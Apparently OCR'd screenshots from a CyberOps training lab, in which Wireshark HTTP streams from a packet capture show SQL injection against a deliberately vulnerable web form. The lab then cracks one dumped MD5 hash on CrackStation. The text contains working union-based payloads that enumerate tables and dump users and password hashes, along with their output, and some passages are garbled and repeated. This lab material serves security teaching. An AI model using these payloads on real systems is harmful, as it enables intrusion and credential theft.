0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 68 0b dc 40 00 40 06  14 a2 0a 00 02 04 0a 00   .h..@.@. ........
0020  02 0f 8b 3a 00 50 e7 88  f3 5f e1 d7 6c 05 80 18   ...:.P.. ._..l...
0030  00 e5 1a 6d 00 00 01 01  08 0a 00 01 f8 84 00 01   ...m.... ........
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000 Profile: Default


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
SQL_Lab.pcap [Wireshark 2...
Follow HTTP Strea...
Follow HTTP Stream (tcp.stream eq 4)
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save
Follow HTTP Stream (tcp.stream eq 4)
Stream Content
Wireshark: Find text
Cancel
Find
Entire conversation (6548 bytes)
Find
Save As
Print
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
☑ Filter Out This Stream
Close

Filter: tcp.stream eq 4

Find text: 1=1


```
No.  Time        Source     Destination  Protocol
22   313.710129  10.0.2.4   10.0.2.15    HTTP
23   313.710277  10.0.2.15  10.0.2.4     TCP
24   313.712414  10.0.2.15  10.0.2.4     HTTP
```

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>

.<h2>More Information</h2>
```

```
Frame 22: 659 bytes on wire (5272 bits), 659 bytes captured (5272 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35644, Dst Port: 80, Seq: 1, Ack: 1, Len: 593
Hypertext Transfer Protocol
```

```
0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 85 50 d0 40 00 40 06  cf 90 0a 00 02 04 0a 00   ..P.@.@. ........
0020  02 0f 8b 3c 00 50 73 99  72 61 ee 32 87 2f 80 18   ...<.Ps. ra.2./..
0030  00 e5 1a 8a 00 00 01 01  08 0a 00 02 22 af 00 01   ........ ...."...
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000 Profile: Default



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SQL_Lab.pcap [Wireshark 2.5.1]
Follow HTTP Stream (tcp.stream eq 4)
Wireshark: Find text
Find text: 1=1
Cancel
Find

Filter: tcp.stream eq 4

```
No.  Time        Source     Destination  Protocol
22   313.710129  10.0.2.4   10.0.2.15    HTTP
23   313.710277  10.0.2.15  10.0.2.4     TCP
24   313.712414  10.0.2.15  10.0.2.4     HTTP
```

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>

.<h2>More Information</h2>
```


Entire conversation (6548 bytes)

Find | Save As | Print | ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Help | Filter Out This Stream | Close

```
Frame 22: 659 bytes on wire (5272 bits), 659 bytes captured (5272 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35644, Dst Port: 80, Seq: 1, Ack: 1, Len: 593
Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 85 50 d0 40 00 40 06  cf 90 0a 00 02 04 0a 00   ..P.@.@. ........
0020  02 0f 8b 3c 00 50 73 99  72 61 ee 32 87 2f 80 18   ...<.Ps. ra.2./..
0030  00 e5 1a 8a 00 00 01 01  08 0a 00 02 22 af 00 01   ........ ...."...
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SQL_Lab.pcap [Wireshark 2.5.1]
Follow HTTP Stream (tcp.stream eq 5)
Wireshark: Find text
Find text: users
Cancel
Find

Filter: tcp.stream eq 5

```
No.  Time        Source     Destination  Protocol
25   383.277032  10.0.2.4   10.0.2.15    HTTP    ...ma.tables%23&Submit=Submit HTTP/1.1
26   383.277811  10.0.2.15  10.0.2.4     TCP
27   383.284289  10.0.2.15  10.0.2.4     HTTP
```

```
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_TABLESPACES</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_METRICS</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname:
INNODB_SYS_FOREIGN_COLS</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br                                  ><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.                                 ne:
INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1'                                        om
information_schema.tables#<br />First name: <br                                  /pre><pre>ID: 1' or 1=1
union select null, table_name from information_sc                                urname:
INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br /
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br /
```


Entire conversation (45686 bytes)

Find | Save As | Print | ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Help | Filter Out This Stream | Close

```
Frame 25: 680 bytes on wire (5440 bits), 680 bytes captured (5440 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35666, Dst Port: 80, Seq: 1, Ack: 1, Len: 614
Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 9a 73 53 40 00 40 06  ac f8 0a 00 02 04 0a 00   ..sS@.@. ........
0020  02 0f 8b 52 00 50 cd 89  07 65 14 89 f6 c3 80 18   ...R.P.. .e......
0030  00 e5 1a 9f 00 00 01 01  08 0a 00 02 74 35 00 02   ........ ....t5..
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.001



CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
SQL_Lab.pcap [Wireshark 2.5.1]
Follow HTTP Stream (tcp.stream eq 6)
Wireshark: Find text
Find text: 1=1
Cancel
Find

Filter: tcp.stream eq 6

```
No.  Time        Source     Destination  Protocol
28   441.804070  10.0.2.4   10.0.2.15    HTTP    ...=Submit HTTP/1.1
29   441.804427  10.0.2.15  10.0.2.4     TCP
30   441.807206  10.0.2.15  10.0.2.4     HTTP
```

```
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
```


Entire conversation (7186 bytes)

Find | Save As | Print | ○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Help | Filter Out This Stream | Close

```
Frame 28: 685 bytes on wire (5480 bits), 685 bytes captured (5480 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 35668, Dst Port: 80, Seq: 1, Ack: 1, Len: 619
Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 9f 58 44 40 00 40 06  c8 02 0a 00 02 04 0a 00   ..XD@.@. ........
0020  02 0f 8b 54 00 50 f0 da  e0 8a a2 2d 91 a8 80 18   ...T.P.. ...-....
0030  00 e5 1a a4 00 00 01 01  08 0a 00 02 b8 cb 00 02   ........ ........
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000


CyberOps Workstation [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications
CrackStation - Online Passw...
SQL_Lab.pcap [Wireshark 2....
Follow HTTP Stream (tcp.str...
Wireshark: Find text
05:40
analyst
SQL_Lab.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression Clear Apply Save
No. Time
Follow HTTP Stream (tcp.stream eq 6)
Stream Content
Wireshark: Find text
Cancel
Find
Find Save As Print
○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw
Help
Filter Out This Stream
Close
Frame 28: 685
Ethernet II, Src
Internet Protoc
Transmission Co
Hypertext Tran
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
CrackStation - Online Passwo
CrackStation
Defuse.ca · Twitte
CrackStation Password Hashing Security Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes
Profile: Default
CTRL (DESTRA)

Filter: tcp.stream eq 6

```
28 441.80   ...+or+1%3D1+union+s
29 441.80   ...236 Len=0 TSval=148
30 441.80
```

```
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>

..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
```

Find text: 1=1

Entire conversation (7186 bytes)

```
0000  08 00 27 9f 48 a0 08 00  27 ca e1 24 08 00 45 00   ..'.H... '..$..E.
0010  02 9f 58 44 40 00 40 06  c8 02 0a 00 02 04 0a 00   ..XD@.@. ........
0020  02 0f 8b 54 00 50 f0 da  e0 8a a2 2d 91 a8 80 18   ...T.P.. ...-....
0030  00 e5 1a a4 00 00 01 01  08 0a 00 02 b8 cb 00 02   ........ ........
```

File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 3 (10.0%) · Load time: 0:00.000

https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the